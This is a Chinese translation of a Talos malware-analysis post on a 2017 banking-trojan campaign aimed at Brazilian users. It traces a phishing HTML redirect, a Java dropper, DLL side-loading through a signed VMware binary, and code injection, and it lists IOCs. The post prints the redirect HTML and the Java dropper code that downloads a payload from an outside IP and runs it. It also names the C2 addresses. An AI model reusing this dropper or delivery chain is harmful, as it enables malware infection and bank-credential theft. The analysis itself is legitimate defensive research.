2017 年 9 月 28 日，星期四

银行木马试图窃取巴西用户资金

作者：Warren Mercer、Paul Rascagneres 和 Vanja Svajcer


引言

银行木马是困扰日常用户的最大威胁之一，因为它们会给用户造成直接的经济损失。Talos 最近观察到一项针对南美洲（主要是巴西）的新攻击活动。这一波攻击活动主要针对南美州各大银行，试图通过窃取用户凭证来使黑客获得非法经济利益。据 Talos 分析，该攻击活动主要针对巴西用户，并且还试图通过使用多个重定向方法感染受害者计算机，并保持潜伏。它还使用了多种反分析技术，并且最终负载是用 Delphi 编写的，这在银行木马中还相当少见。

感染媒介

垃圾邮件示例

与许多银行木马攻击活动一样，这一攻击活动也是从传播恶意垃圾邮件开始。以下是在这个攻击活动中使用的邮件示例。攻击者使用葡萄牙语编写的邮件，这让用户感觉它更像是合法邮件，让用户接收当地语言的邮件会使攻击者更可能实现目标，让受害者更有可能打开恶意附件。



该邮件包含名为 BOLETO_2248_.html 的 HTML 附件，BOLETO 指的是在巴西境内使用的一种发票。该 HTML 文档包含前往第一个网站的简单重定向：

```
<html>

<head>

<title>2Via Boleto</title>

</head>

<body>

</body>

</html>

<meta http-equiv="refresh" content="0;
url=http://priestsforscotland[.]org[.]uk/wp-content/themes/blessing/0032904.php">
```

重定向、重定向和...重定向

HTML 附件所含的 URL 首先会重定向至较短的网址 goo.gl：

```
GET /wp-content/themes/blessing/0032904.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: priestsforscotland.org.uk
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 15 Sep 2017 07:59:08 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

3b
<script>
  location.href="https://goo.gl/fKpE52";
</script>
0
```

然后，通过该 goo.gl 网址进行第二次重定向。该短网址指向 hxxp://thirdculture [.]tv:80/wp/wp-content/themes/zerif-lite/9746398690983721409 2129.rar。

```
GET /wp/wp-content/themes/zerif-lite/9746398690983721409 2129.rar HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: thirdculture.tv
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 15 Sep 2017 07:51:35 GMT
Content-Type: application/x-rar-compressed
Content-Length: 7230
Connection: keep-alive
Last-Modified: Fri, 15 Sep 2017 00:30:26 GMT
Accept-Ranges: bytes
Server: Apache

Rar!.....Z.          .............|..>..........@........BOLETO_09848378974093798043.jar
```

最后，该存档文件包含一个名为 BOLETO_09848378974093798043.jar 的 JAR 文件。如果用户双击该 JAR 文件，java 将执行恶意代码，并开始安装银行木马。

执行 Java 代码

Java 代码首先会设置恶意软件的工作环境，然后从 hxxp://104[.]236[.]211[.]243/1409/pz.zip 下载其他文档。恶意软件会在它创建的 C:\Users\Public\Administrator\ 目录中运行，因为它不是默认文件夹。新的存档文件包含一组新的二进制文件。

```
public static void main(String[] argv)
{
  try
  {
    InetAddress addr = InetAddress.getLocalHost();
    String eutbmtavala = "C:\\Users\\Public\\";
    String eeusoumaisummaloqueiro = "Administrator";

    eutbmtavala = eutbmtavala + eeusoumaisummaloqueiro;

    File mariacredit = new File(eutbmtavala);
    if (!mariacredit.exists())
    {
      File dir = new File(eutbmtavala);
      dir.mkdir();

      String sariemariodosgagos = eutbmtavala + "\\" + "c" + "a" + "r" + "." + "d" + "a" + "t";
      File eita = new File(sariemariodosgagos);
      FileWriter beijafrlos = new FileWriter(eita.getAbsoluteFile());
      BufferedWriter avisandoosamigos = new BufferedWriter(beijafrlos);
      for (int i = 0; i < 50; i++) {
        System.out.print(Math.random() + " ");
      }
      String caraideaza = Math.random();

      avisandoosamigos.write(caraideaza);
      avisandoosamigos.close();

      viajandopramatogrosso("http://104.236.211.243/1409/pz.zip", eutbmtavala + "\\teste.zip");

      String zipFile = "C:\\Users\\Public\\Administrator\\teste.zip";
      String pastaDestino = "C:\\Users\\Public\\Administrator\\";

      File file = new File(pastaDestino);
      if (!file.exists()) {
        file.mkdirs();
      }
```


最后一步，Java 代码会重命名下载的二进制文件，并执行 vm.png（之前已重命名）：

```
new File("C:\\Users\\Public\\Administrator\\vm.png").renameTo(new File("C:\\Users\\Public\\Administrator\\" + caraideaza + "." + "e" + "x" + "e"));
File f = new File("C:\\Users\\Public\\Administrator\\teste.zip");
f.delete();
new File("C:\\Users\\Public\\Administrator\\gbs.png").renameTo(new File("C:\\Users\\Public\\Administrator\\" + caraideaza + "." + "d" + "r" + "v"));
new File("C:\\Users\\Public\\Administrator\\prs.png").renameTo(new File("C:\\Users\\Public\\Administrator\\" + caraideaza + "." + "d" + "l" + "l"));

byte[] data = Runtime.getRuntime().exec("C:\\Users\\Public\\Administrator\\" + caraideaza + "." + "e" + "x" + "e");
```

恶意软件加载

第一次执行的二进制文件是 vm.png。它来自 Vmware 的一个合法二进制文件，使用 VMware 数字签名进行签名。



Vmwarebase.dll 是该二进制文件依赖项之一：


```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pefile
>>> pe = pefile.PE("vm.png")
>>> for entry in pe.DIRECTORY_ENTRY_IMPORT:
...   print entry.dll

...

MSVCR90.dll
ADVAPI32.dll
vmwarebase.DLL
KERNEL32.dll
```

Vmwarebase.dll 不是合法的二进制文件，而是一个恶意的二进制文件。PlugX 等其他恶意程序已经使用过这种方法。它背后的想法是，一些安全产品具有以下信任链：若第一个二进制文件受信任（本文中列举的例子是 vm.png），则加载的库也将自动受信任。这种加载方法可以绕过某些安全检查。

Vmwarebase.dll 代码的目的是将 prs.png 代码注入 explorer.exe 或 notepad.exe 程序并执行，具体取决于使用者账号环境。注入是通过在远程进程中分配内存和使用 LoadLibrary() 加载 gbs.png 库来执行的。通过加密 (AES) 混淆 API 的使用：



解密之后，*m5ba+5jOiltH7Mff7neiMumHl2s=* 就变成了 LoadLibraryA，而 *QiF3gn1jEEw8XUGBTz0B5i5nkPY=* 则变成了 kernel32.dll

银行木马

银行木马的主要模块包含了众多功能。例如，它将尝试终止分析师过程，例如 taskmgr.exe（任务管理器）、msconfig.exe (MsConfig)、regedit.exe（注册表编辑器），以及 ccleaner.exe 和 ccleaner64.exe。此模块可创建自动启动的注册表项，该注册表项将尝试使用看起来合法的名称：HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Vmware Base。

该模块用于获取用户前台窗口的标题。目的是确定用户是否具有一个窗口使用以下标题（示例中的这些字符串进行了加密）：

Navegador Exclusivo Sicoobnet Aplicativo Ita Internet Banking BNB Banestes Internet Banking Banrisul bb.com.br bancobrasil.com Banco do Brasil Autoatendimento Pessoa Fí

sica - Banco do Brasil internetbankingcaixa Caixa - A vida pede mais que um banco SICREDI Banco Bradesco S/A Internet Banking 30 horas Banestes Internet Banking Banrisul

此列表包含位于巴西的目标金融机构。该木马利用网页注入来实现与银行网站进行交互。主模块执行的另一项任务是使用 rundll32.exe 来执行最后一个二进制文件：gps.png（之前已用 .drv 扩展名重命名）：

```
push    offset aCWindowsSystem ; "C:\\WINDOWS\\system32\\Rundll32.exe C:"...
lea     edx, [ebp+uCmdShow]
mov     eax, ds:dword_14CE6A0
mov     eax, [eax+480h]
call    sub_12A8DF8
push    [ebp+uCmdShow]  ; uCmdShow
push    offset _drv
lea     eax, [ebp+var_8]
mov     edx, 3
call    sub_117A324
mov     edx, [ebp+var_8]
lea     eax, [ebp+var_4]
mov     ecx, 0
call    sub_1179DC4
mov     eax, [ebp+var_4]
call    sub_1179D34
push    eax             ; lpCmdLine
call    WinExec
```

该库使用 Themida 打包，增加了解包难度。

开发人员分析的样本中留下了以下调试字符串。字符串使用的是葡萄牙语：

```
<|DISPIDA|>Iniciou!
<|PRINCIPAL|>
<|DISPIDA|>Abriu_IE
<|Desktop|>
<|DISPIDA|>Startou!
<|Enviado|>
```

当对受感染的系统执行特定操作时，恶意软件会将这些字符串发送到 C2 服务器。C2 的配置存储在 i.dk 纯文本文件中（AES 256 加密）。此文件包含日期、IP 和其他配置项：

```
07082017
191.252.65.139
6532
```

结论

银行木马依然是构成当今威胁形势的一个重要部分，它们始终在不断演变，而且还可以像本文所分析的具体示例一样，专门针对某个地区发起攻击。通常，这并不表示攻击者就来自该地区，但却表明攻击者已确定当地的用户可能安全意识较薄弱。牟取暴利仍是促使攻击者发起攻击的巨大动力，而且像此例中一样，恶意软件的演变也在变本加厉。诸如 Themida 等商业打包平台的使用让分析师更难以进行分析，而且表明一些攻击者愿意获得该类型的商业打包程序，试图给分析过程制造障碍。

IOCS

927d914f46715a9ed29810ed73f9464e4dadfe822ee09d945a04623fa3f4bc10 HTML 附件

5730b4e0dd520caba11f9224de8cfd1a8c52e0cc2ee98b2dac79e40088fe681c RAR 文档

B76344ba438520a19fff51a1217e3c6898858f4d07cfe89f7b1fe35e30a6ece9
BOLETO_09848378974093798043.jar

0ce1eac877cdd87fea25050b0780e354fe3b7d6ca96c505b2cd36ca319dc6cab gbs.png

6d8c7760ac76af40b7f9cc4af31da8931cef0d9b4ad02aba0816fa2c24f76f10 i.dk

56664ec3cbb228e8fa21ec44224d68902d1fbe20687fd88922816464ea5d4cdf prs.png

641a58b667248fc1aec80a0d0e9a515ba43e6ca9a8bdd162edd66e58703f8f98 pz.zip

79a68c59004e3444dfd64794c68528187e3415b3da58f953b8cc7967475884c2 vm.png

969a5dcf8f42574e5b0c0adda0ff28ce310e0b72d94a92b70f23d06ca5b438be
vmwarebase.dll

发布者：WARREN MERCER；发布时间：11:09
标签：银行木马、巴西